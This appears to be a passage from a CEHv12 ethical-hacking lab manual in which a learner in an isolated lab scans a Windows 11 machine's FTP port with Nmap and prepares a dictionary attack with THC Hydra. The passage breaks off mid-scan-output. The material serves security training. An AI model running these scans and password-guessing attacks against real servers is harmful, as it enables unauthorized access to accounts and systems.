- Crack FTP credentials using a Dictionary Attack

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Task 1: Crack FTP Credentials using a Dictionary Attack


A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.


Note: Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

2. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.
3. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.
4. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.




5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



7. In the terminal window, type **nmap -p 21 [IP Address of Windows 11]**, and press **Enter**.

Note: Here, the IP address of **Windows 11** is **10.10.1.11**.



8. Observe that **port 21** is open in **Windows 11**.

9. Check if an FTP server is hosted on the **Windows 11** machine.

10. Type **ftp [IP Address of Windows 11]** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.

The screenshot shows a terminal window titled "ftp 10.10.1.11 - Parrot Terminal". The terminal session starts with the user "attacker" at the root prompt. The user runs "sudo su" to become root. A password prompt follows. The user then runs "nmap -p 21 10.10.1.11" to scan port 21. The output shows port 21 is open and the service is Microsoft FTP Service. The user then connects to the FTP server using "ftp 10.10.1.11". The connection is successful, and the server responds with "220 Microsoft FTP Service". The user is prompted for a name, which they type "attacker". The terminal window has a dark background with green text and a blue header bar. The title bar also shows "CEHv12 Module 13 Hacking Web Servers".

11. Try entering random usernames and passwords in an attempt to gain FTP access.

Note: The password you enter will not be visible on the screen.

12. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.

```

[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker]
└─# nmap -p 21 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 02:05 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).

